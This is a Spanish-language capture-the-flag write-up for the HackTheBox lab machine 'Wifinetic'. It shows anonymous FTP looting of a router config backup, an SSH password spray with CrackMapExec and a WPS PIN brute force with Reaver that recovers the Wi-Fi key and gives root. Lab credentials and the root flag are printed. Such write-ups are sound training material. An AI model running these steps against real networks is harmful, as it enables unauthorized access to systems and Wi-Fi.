

# WIFINETIC

- 1. WIFINETIC
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Files via FTP
    - 1.3.1. Brute-forcing SSH user
  - 1.4. Privesc via brute-forcing Wi-Fi PSK with Reaver

## 1. WIFINETIC

www

<https://app.hackthebox.com/machines/Wifinetic>

WIFINETIC 563

RETIRE MACHINE

**Wifinetic**

LINUX EASY

**4.3**  
MACHINE RATING

**4336**  
USER OWNS

**3801**  
SYSTEM OWNS

**13/09/2023**  
RELEASED

Created by telamos

Copy Link

Play Machine

## 1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina

Linux.

```
> ping 10.10.11.247
PING 10.10.11.247 (10.10.11.247) 56(84) bytes of data:
64 bytes from 10.10.11.247: icmp_seq=1 ttl=63 time=46.8 ms
64 bytes from 10.10.11.247: icmp_seq=2 ttl=63 time=46.4 ms
64 bytes from 10.10.11.247: icmp_seq=3 ttl=63 time=46.1 ms
64 bytes from 10.10.11.247: icmp_seq=4 ttl=63 time=48.4 ms
64 bytes from 10.10.11.247: icmp_seq=5 ttl=63 time=46.1 ms
64 bytes from 10.10.11.247: icmp_seq=6 ttl=63 time=45.6 ms
^C
--- 10.10.11.247 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5008ms
rtt min/avg/max/mdev = 45.578/46.424/48.427/0.924 ms
```

## 1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 21, 22 y 53* abiertos.

```
> nmap -sS -p- --open 10.10.11.247 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-24 20:02 CET
Nmap scan report for 10.10.11.247
Host is up (0.16s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
Nmap done: 1 IP address (1 host up) scanned in 12.82 seconds
```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*. El usuario *Anonymous* está habilitado en el servicio *FTP*.

```
> nmap -sCV -p21,22,53 10.10.11.247 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-24 20:05 CET
Nmap scan report for 10.10.11.247
Host is up (0.677s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r-- 1 ftp      ftp      4434 Jul 31 2023 MigrateOpenWrt.txt
|_rw-r--r-- 1 ftp      ftp      2581210 Jul 31 2023 ProjectGreatMigration.pdf
|_rw-r--r-- 1 ftp      ftp      60857 Jul 31 2023 ProjectOpenWrt.pdf
|_rw-r--r-- 1 ftp      ftp      40960 Sep 11 15:25 backup-OpenWrt-2023-07-26.tar
|_rw-r--r-- 1 ftp      ftp      52946 Jul 31 2023 employees_wellness.pdf
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to ::ffff:10.10.16.9
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 1
|_vsftpd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_ 3072 48ad5b83a9fbcbe7e8201ef6bfdeae (RSA)
|_ 256 b7896c6b20ed49b2c1867c2992741c1f (ECDSA)
|_ 256 18cd9d88a621a8b8b6f79f8d405154fb (ED25519)
53/tcp    open  tcpwrapped
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.91 seconds
```

## 1.3. Files via FTP

Entramos por **FTP** como usuario *Anonymous* y descargamos unos cuantos ficheros que pensamos que pueden ser interesantes.


```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 ftp ftp 4434 Jul 31 2023 MigrateOpenWrt.txt
-rw-r--r-- 1 ftp ftp 2501210 Jul 31 2023 ProjectGreatMigration.pdf
-rw-r--r-- 1 ftp ftp 60857 Jul 31 2023 ProjectOpenWRT.pdf
-rw-r--r-- 1 ftp ftp 40960 Sep 11 15:25 backup-OpenWrt-2023-07-26.tar
-rw-r--r-- 1 ftp ftp 52946 Jul 31 2023 employees_wellness.pdf
226 Directory send OK.
ftp> get MigrateOpenWrt.txt
local: MigrateOpenWrt.txt remote: MigrateOpenWrt.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for MigrateOpenWrt.txt (4434 bytes).
226 Transfer complete.
4434 bytes received in 0.04 secs (103.4296 KB/s)
ftp> get ProjectGreatMigration.pdf
local: ProjectGreatMigration.pdf remote: ProjectGreatMigration.pdf
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ProjectGreatMigration.pdf (2501210 bytes).
226 Transfer complete.
2501210 bytes received in 2.36 secs (1.0080 MB/s)
ftp> get ProjectOpenWRT.pdf
local: ProjectOpenWRT.pdf remote: ProjectOpenWRT.pdf
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ProjectOpenWRT.pdf (60857 bytes).
226 Transfer complete.
60857 bytes received in 0.22 secs (267.0237 KB/s)
ftp> get backup-OpenWrt-2023-07-26.tar
local: backup-OpenWrt-2023-07-26.tar remote: backup-OpenWrt-2023-07-26.tar
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup-OpenWrt-2023-07-26.tar (40960 bytes).
226 Transfer complete.
40960 bytes received in 0.17 secs (230.1973 KB/s)
ftp> get employees_wellness.pdf
local: employees_wellness.pdf remote: employees_wellness.pdf
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for employees_wellness.pdf (52946 bytes).
226 Transfer complete.
52946 bytes received in 0.23 secs (222.8946 KB/s)
ftp> |
```

Primero, analizamos los **metadatos** de los archivos **.pdf**: `exiftool (pdf)`, pero no encontramos nada interesante. Posteriormente, leemos estos mismos archivos: `open (pdf)`. Encontramos varios nombres de usuario que apuntamos en un archivo en nuestro sistema. Descomprimos ahora el archivo **.tar**: `tar -xvf backup-OpenWrt-2023-07-26.tar`. Este comprimido parece ser un backup del directorio **/etc** de **Linux**. Encontramos otros usuarios en el **/etc/passwd** que apuntamos en el archivo que creamos anteriormente.

```
> ls
etc backup-OpenWrt-2023-07-26.tar employees_wellness.pdf MigrateOpenWrt.txt ProjectGreatMigration.pdf ProjectOpenWRT.pdf
> open employees_wellness.pdf
> open ProjectGreatMigration.pdf
> open ProjectOpenWRT.pdf
> ls
etc backup-OpenWrt-2023-07-26.tar employees_wellness.pdf MigrateOpenWrt.txt ProjectGreatMigration.pdf ProjectOpenWRT.pdf
> cd etc
> ls
config dropbear luci-uploads nftables.d opkg group hosts inittab passwd profile rc.local shells shinit systemctl.conf uhttpd.crt uhttpd.key
> cat hosts
File: hosts
1 127.0.0.1 localhost
2
3 ::1 localhost ip6-localhost ip6-loopback
4 ff02::1 ip6-allnodes
5 ff02::2 ip6-allrouters
> cat passwd
File: passwd
1 root:x:0:0:root:/root:/bin/ash
2 daemon:*:1:1:daemon:/var:/bin/false
3 ftp:*:15:15:ftp:/home/ftp:/bin/false
4 network:*:101:101:network:/var:/bin/false
5 nobody:*:65534:65534:nobody:/var:/bin/false
6 ntp:x:123:123:ntp:/var/run/ntp:/bin/false
7 dnsmasq:x:453:453:dnsmasq:/var/run/dnsmasq:/bin/false
8 logd:x:514:514:logd:/var/run/logd:/bin/false
9 ubus:x:81:81:ubus:/var/run/ubus:/bin/false
10 netadm:nix:999:999:/home/netadm:/bin/false
```

### 1.3.1. Brute-forcing SSH user

Por otro lado, nos topamos también con lo que parece ser una contraseña. Como el único servicio que tenemos para acceder es **SSH**, realizamos un pequeño ataque de **fuerza bruta** para probar esta contraseña con los diferentes usuarios que encontramos. Para ello, usamos **CrackMapExec** con `poetry run crackmapexec ssh 10.10.11.247 -u /home/parrotp/pryor/CTF/HTB/Wifinetic/content/users.txt -p 'VeRyUniUqWiFiPasswrd1!'`. Descubrimos que esta contraseña pertenece al usuario **netadmin**. Conectamos por **SSH** a la máquina.



```

[+] poetry run crackmapexec ssh 10.10.11.247 -u /home/parrotp/pryor/CTF/HTB/Wifinetic/content/users.txt -p 'VeRyUniUqWiFiPasswrd1!'
SSH 10.10.11.247 22 10.10.11.247 [*] SSH-2.0-OpenSSH_8.2p1 Ubuntu-dubuntu0.9
SSH 10.10.11.247 22 10.10.11.247 [-] samantha.wood93@wifinetic.htb:VeRyUniUqWiFiPasswrd1! Authentication failed.
SSH 10.10.11.247 22 10.10.11.247 [-] :VeRyUniUqWiFiPasswrd1! Authentication failed.
SSH 10.10.11.247 22 10.10.11.247 [-] olivia.walker18@wifinetic.htb:VeRyUniUqWiFiPasswrd1! Authentication failed.
SSH 10.10.11.247 22 10.10.11.247 [-] :VeRyUniUqWiFiPasswrd1! Authentication failed.
SSH 10.10.11.247 22 10.10.11.247 [*] netadmin:VeRyUniUqWiFiPasswrd1! - shell access!

Δ > /usr/share/CrackMapExec > on 1P master > took 22s > |

12 option path 'virtual/mac80211_hwsim/hwsim1'
13 option channel '36'
14 option band '5g'
15 option htmde 'HEB0'
16 option cell_density '0'
17
18 config wifi-iface 'wifinetic0'
19 option device 'radioe'
20 option mode 'ap'
21 option ssid 'OpenWrt'
22 option encryption 'psk'
23 option key 'VeRyUniUqWiFiPasswrd1!'
24 option wps_pushbutton '1'
25
26 config wifi-iface 'wifinetic1'
27 option device 'radio1'
28 option mode 'sta'
29 option network 'wan'
30 option ssid 'OpenWrt'
31 option encryption 'psk'
32 option key 'VeRyUniUqWiFiPasswrd1!'
33

```

### 1.4. Privesc via brute-forcing Wi-Fi PSK with Reaver

Tras examinar los directorios, recurrimos a **LinPEAS** para detectar vías potenciales de elevar nuestros privilegios. Consideramos interesante que `/usr/bin/reaver` tenga **CAP\_NET\_RAW+ep** asignada. **Reaver** se usa para realiza ataques de fuerza bruta a redes Wi-Fi protegidas por **WPA**.

```

-- Parent process capabilities
CapInh: 0x0000000000000000=
CapPrm: 0x0000000000000000=
CapEff: 0x0000000000000000=
CapBnd: 0x0000000000000000=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_c
onfig,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
CapAmb: 0x0000000000000000=

Files with capabilities (limited to 50):
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/reaver = cap_net_raw+ep

-- Users with capabilities
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities

-- AppArmor binary profiles
-rw-r--r-- 1 root root 3500 Jan 31 2023/sbin/dhclient
-rw-r--r-- 1 root root 3202 Feb 25 2020/usr/bin/man
-rw-r--r-- 1 root root 28480 May 29 2023/usr/lib/snapd/snap-confine.real
-rw-r--r-- 1 root root 1375 Feb 11 2020/usr/sbin/rsyslogd
-rw-r--r-- 1 root root 1402 Feb 10 2023/usr/sbin/tcpdump

-- Files with ACLs (limited to 50)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#acl
Files with acls in searched folders: Not Found

```

Sabiendo esto, enumeraremos las redes inalámbricas del sistema con `iwlist scan`. De aquí, nos interesa especialmente el nombre de la red (ESSID) y su identificador (BSSID).

```

netadmin@wifinetic:/tmp$ iwlist scan
lo
Interface doesn't support scanning.

wlan1
Scan completed :
Cell 01 - Address: 02:00:00:00:00:00
Channel:1
Frequency:2.412 GHz (Channel 1)
Quality=70/70 Signal level=-30 dBm
Encryption key:on
ESSID:"OpenWrt"
Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
          9 Mb/s; 12 Mb/s; 18 Mb/s
Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
Mode:Master
Extra:tsf=000612315537c414
Extra: Last beacon: 25900ms ago
IE: Unknown: 0007470656E577274
IE: Unknown: 010802848B960C121824
IE: Unknown: 030101
IE: Unknown: 2A0104
IE: Unknown: 32043040666C
IE: IEEE 802.11/WPA2 Version 1
    Group Cipher : CCMP
    Pairwise Ciphers (1) : CCMP
    Authentication Suites (1) : PSK
IE: Unknown: 30025100
IE: Unknown: 7F08040040020000000040
IE: Unknown: DDSC0050F204104A00011010440001021038000103104700103620B478A53A51918FB5458B986B2E410210001201023000120102400012010420001201054000000000000000000010100012010080002210C104
9006080372A000120

hwsim0
Interface doesn't support scanning.

wlan0
No scan results

mon0
No scan results

eth0
Interface doesn't support scanning.

wlan2
No scan results

```

Llegados a este punto, usamos **Reaver**: `reaver -i mon0 -b 02:00:00:00:00:00`. De este modo, tratamos de romper la seguridad de una red Wi-Fi realizando un ataque de **fuerza bruta** contra el **PIN** (de ocho dígitos) de **WPS**. Asimismo, especificamos en el comando al interfaz de red `mon0`, la cual se usa comúnmente en modo monitorización para escanear y analizar redes Wi-Fi. Al cabo de unos segundos, obtenemos la contraseña. La guardamos en un archivo en nuestro directorio de trabajo.

```

netadmin@wifinetic:~$ reaver -i mon0 -b 02:00:00:00:00:00

Reaver v1.6.5 Wi-Fi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 02:00:00:00:00:00
[+] Received beacon from 02:00:00:00:00:00
[!] Found packet with bad FCS, skipping...
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[-] WPS PIN: 12345678
[-] WPA PSK: 'WhatIsRealAndWhatIsNot51211!'
[-] AP SSID: 'OpenWrt'
netadmin@wifinetic:~$

```

Migramos la sesión a **root** y probamos esta contraseña. Conseguimos acceso.

Encontramos la última flag.

```
netadmin@wifinetic:~$ su root
Password:
root@wifinetic:/home/netadmin# whoami
root
root@wifinetic:/home/netadmin# cat ~/root/root.txt
cat: /root/root/root.txt: No such file or directory
root@wifinetic:/home/netadmin# cd /root
root@wifinetic:~# ls
root.txt  snap
root@wifinetic:~# cat root.txt
b9facf5ba4fff9080f5ea02821303ecf
root@wifinetic:~#
```

“

**Reaver** es una herramienta de código abierto diseñada para realizar ataques de **fuerza bruta** contra **redes Wi-Fi** protegidas por el estándar de seguridad **WPA (Wi-Fi Protected Access)** o **WPA2**. Este programa se utiliza para intentar descifrar la **clave de seguridad precompartida (PSK)** de una red Wi-Fi utilizando un método conocido como ataque de fuerza bruta por PIN de **WPS (Wi-Fi Protected Setup)**. El objetivo de Reaver es aprovechar una vulnerabilidad en la configuración por defecto de muchos enrutadores Wi-Fi que admiten WPS. Esta vulnerabilidad permite que un atacante realice intentos repetidos para adivinar el PIN de ocho dígitos utilizado para autenticar dispositivos en la red. Reaver automatiza este proceso, intentando diferentes combinaciones de PIN hasta encontrar el correcto y así obtener acceso a la red Wi-Fi.

“

### ESSID:

El **ESSID (Extended Service Set Identifier)** es el nombre único que identifica una red inalámbrica **WLAN (Wireless Local Area Network)** dentro de un área de cobertura determinada. En otras palabras, es el nombre de la red Wi-Fi. El ESSID es utilizado por los dispositivos inalámbricos para identificar y conectarse a una red Wi-Fi específica. Cuando un dispositivo escanea las redes Wi-Fi disponibles, cada red detectada tiene un ESSID asociado que se muestra como el nombre de la red en la lista de redes disponibles. El ESSID puede ser configurado por el administrador de la red al configurar el enrutador inalámbrico o

el punto de acceso. Por defecto, muchos dispositivos vienen con un ESSID predeterminado asignado por el fabricante, como "Linksys", "NETGEAR", "TP-LINK", etc. Sin embargo, es una práctica recomendada cambiar el ESSID predeterminado a un nombre único y fácil de recordar para identificar la red de manera más segura y conveniente.

#### **BSSID:**

El **BSSID (Basic Service Set Identifier)** es una identificación única asignada a cada **punto de acceso (AP)** dentro de una red inalámbrica **WLAN (Wireless Local Area Network)**. Es un identificador de hardware que representa de manera única a un punto de acceso inalámbrico y se utiliza para distinguir entre diferentes puntos de acceso que pueden estar dentro del alcance de un dispositivo cliente. En una red Wi-Fi, el BSSID está vinculado a la **dirección MAC (Media Access Control)** del punto de acceso. La dirección MAC del BSSID es la dirección física de la interfaz de red inalámbrica del punto de acceso y se utiliza para identificar de manera única al punto de acceso en la red. El BSSID es especialmente útil en entornos donde hay múltiples puntos de acceso Wi-Fi cercanos, ya que permite a los dispositivos cliente distinguir y seleccionar el punto de acceso al que desean conectarse. Cuando un dispositivo cliente escanea las redes Wi-Fi disponibles, obtiene una lista de BSSIDs junto con los SSIDs correspondientes. Esto permite al dispositivo cliente identificar cada punto de acceso individualmente, lo que facilita la conexión a la red Wi-Fi deseada.